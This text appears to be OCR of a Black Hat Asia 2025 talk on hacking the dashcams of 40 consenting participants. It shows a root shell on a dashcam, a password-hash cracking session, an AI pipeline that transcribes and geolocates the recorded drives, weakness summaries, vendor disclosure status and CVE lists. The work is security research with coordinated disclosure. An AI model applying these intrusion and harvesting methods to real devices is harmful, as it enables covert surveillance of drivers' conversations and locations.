login: can't chdir to home directory '/home/root'
mount: mounting mtd:customer on /customer failed: Device or resource busy
^C
/ # whoami
root
/ # uname -a
Linux (none) 4.9.84 #160 PREEMPT Wed Jun 8 17:22:21 CST 2022 armv7l GNU/Linux
/ # hostname
(none)
/ # ifconfig | grep inet
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
/ # ps aux
PID   USER     TIME   COMMAND
    1 root       0:00 {linuxrc} init
    2 root       0:00 [kthreadd]
    3 root       0:00 [ksoftirqd/0]
```

```
┌──(kali㉿kali)-[~]
└─$ john --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 ASIMD 4×2])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~]
└─$ john --show hash2.txt

user:admin

1 password hash cracked, 0 left
```

8. Extract Road Signs and Detect Location




1. Extract video frames with timestamp

2. Detect road signs from frames

3. Apply OCR and extract text

4. Process with OpenAI for GPS coordinates



9. Process Video & Audio via LLM

```
(bha) ubuntu@ip-172-26-10-12:~/Desktop/BHA25$ python3 extract_audio.py
Monitoring folder and its subdirectories ...
Checking if 2025-01-19_17.55.36_5s.raw is fully written ...
2025-01-19_17.55.36_5s.raw is fully written. Processing song detection ...
Song detected: Sticky - KISS OF LIFE
Song detection complete for: 2025-01-19_17.55.36_5s.raw
Checking if 2025-01-19_17.55.36.wav is fully written ...
2025-01-19_17.55.36.wav is fully written. Processing transcription ...
Transcription done.
- Expansion into Europe scheduled for Q3.
- New product line focusing on renewable energy.
- Partnership discussions with top five tech firms.
- Strategic investment in AI-driven analytics.
- Confidential talks on potential merger with rival.
Overall insights processed
AI comic strip generated
Transcription and analysis complete for: 2025-01-19_17.55.36.wav
```

1. Shazam used to identify songs in audio


STICKY
KISS OF LIFE

OpenAI Whisper

2. OpenAI Whisper used for transcription

3. OpenAI used to summarize insights in text and comic form

10. Insights


Back
CAMERA: IXXXX_X5_2DAC02
Logout
OVERALL INSIGHTS
- Expansion into Europe scheduled for Q3. - New product line focusing on renewable energy. - Partnership discussions with top five tech firms. - Strategic investment in AI-driven analytics. - Confidential talks on potential merger with rival.
SONGS
TITLE
ARTIST
Sticky
KISS OF LIFE
MAP
Map
Satellite
TENGAH
Lakeside Garden
JURONG WEST
SuperBowl Jurong
AYE
Google
Map data ©2025 Google
Terms
Report a map error
AI COMIC
EUROPE
PARTNERSHIPS
$


black hat ASIA 2025

Hacking 40 Participants' Dashcams

#BHAS @BlackHatEvents

Insight Dashboard – Participant X

1




Dataset 2: Participant #2

Dashcam owner conversing with his family members, discussing their upcoming plans for Ramadan.

The car drove from Yishun to Ang Mo Kio.

Insight Dashboard – Participant Y

2



Dataset 3: Participant #3

Dashcam owner appears to have been listening to the news, summarizing world events.

The car drove from Clementi to HarbourFront.


Participants-Hacking Results


Participant #	Count	Dashcam Model(s)	Hacking Result	Key Reason
11	1	J	Successful	Owner’s phone was connected
1, 3, 4, 5, 13, 14, 18, 19, 24, 26	10	I, G, A, B, C, Q	Successful	Same config and model as our training dashcams
2, 6, 8, 9, 12, 16, 21-23, 25, 31, 33, 34, 40	14	J, Q, S, T, Q, X, Y, Z	Failed	Script broke because of model or configuration differences
7, 27, 29, 32, 35, 37-39	8	J, N, U, W, E, H	Failed	Owner's phone was not connected
10, 15, 17, 20, 28, 30, 36	7	V, A, C, M	Failed	Default password was changed

Exploitability: 11/40*

*based on selected brands in scope

Cloud – It Gets Better






T&C

"By sharing your Live View, you can let other users vicariously experience the excitement and pleasure of driving all over the world…"

Feed 1

Car owner in front:
Can I use your cashcard? I'll pay you back, mine doesn't work.

Dashcam owner helps and says no need to pay back, then drives home into his garage (landed property) where his house and address is visible.





Feed 2

A private hire picks up tourists from neighboring country.

They talked between themselves on that evening's chicken rice dinner but were afraid of putting on weight and started sharing related tips including certain digestion and slimming products and how it worked on their common contacts.

Hacking Approach





Vulnerability Summary

Visible Market Share of Brands on SG Roads*	Tested Dashcam Model(s)	Main Exploited Vulnerability	Criteria for Compromise
~48.6%	J, K, N, P	**Bypass device registration/pairing (device level)**	**Paired device needs to be connected** to dashcam network
~6.7%	H		
~5.6%	E		
~3.0%	F		
~4.4%	D	All files exposed via **unauthenticated http**	Default 8-char lower-case alphabetical password to be **cracked from handshake**
~12.5%	C	Bypass **app pairing (app level)**	**Password needs to be default**/common
~2.6%	B, O	All files exposed via unauthenticated custom ports	
~2.6%	M	**Pairing can be bypassed** when connected via **unauthenticated telnet (network level)**	
~2.3%	I	All files exposed via **FTP** that's authenticated with plaintext password from APK	
<2.0%	A	All files exposed via **unauthenticated FTP** and custom ports	
<0.5%	G	All files exposed via unauthenticated http	
<0.5%	L		

* only selected models of each brand are tested; it's possible that vulnerabilities differ for other models.

Manufacturer Disclosure

HIKVISION | BLACKVUE | Marbella | GNET | ROAD CAM | YI | THINKWARE | Brand "X" | iDRIVE | 70mai | IROAD

acknowledged	accepted	mitigated	fixing	fixing	informed	informed	informed	informed	informed	informed	informed

Out of 15 brands:

---

dedicated security email inbox:	1
generic contact email/form:	11
no ways of contact:	3 budget cams (brandless)

---

ack:	5 (1 mitigated, 2 fixing)
implementing psirt/vdp/bb:	1

Assigned CVEs

Brands/Stage	Connect	Bypass	Auth	Dump	Upload	Sabotage	Priv Esc / Sniff
Marbella	CVE-2025-30125		CVE-2025-30124	CVE-2025-30127		CVE-2025-30126	
70mai	Pending	CVE-2025-30112	Pending	Pending	Pending	Pending	Pending
BlackVue			CVE-2025-2355		Pending	Pending	CVE-2025-2356
GNET	CVE-2025-30139	CVE-2025-30142	CVE-2025-30137	CVE-2025-30141		CVE-2025-30138	CVE-2025-30140
YI Smart Dash Cam				CVE-2024-56897			
I-Drive	CVE-2025-1878	CVE-2025-1880	CVE-2025-1879	CVE-2025-1881		CVE-2025-1882	
IROAD X, Q series	CVE-2025-2341	CVE-2025-2343, Pending	CVE-2025-2342, CVE-2025-30108	CVE-2025-2344		CVE-2025-2345	CVE-2025-2346
IROAD FX series		CVE-2025-2347		CVE-2025-2348	CVE-2025-2350	CVE-2025-30133, CVE-2025-30135	CVE-2025-2349, CVE-2025-30131
HikVision	Pending		Pending	Pending			Pending
Thinkware	CVE-2025-2120	CVE-2025-2119	CVE-2024-53614		CVE-2025-2121	CVE-2025-2122	
”Brand X”	CVE-2025-30115	CVE-2025-30114	CVE-2025-30113	CVE-2025-30116		CVE-2025-30117	
Audi	CVE-2025-30118		CVE-2025-2555	CVE-2025-2556		CVE-2025-2557	
ROADCAM			CVE-2025-30123				
SAFECAM			Pending				

Lateral Movement

1

Perform analysis on the mobile application provided by the OEM manufacturer

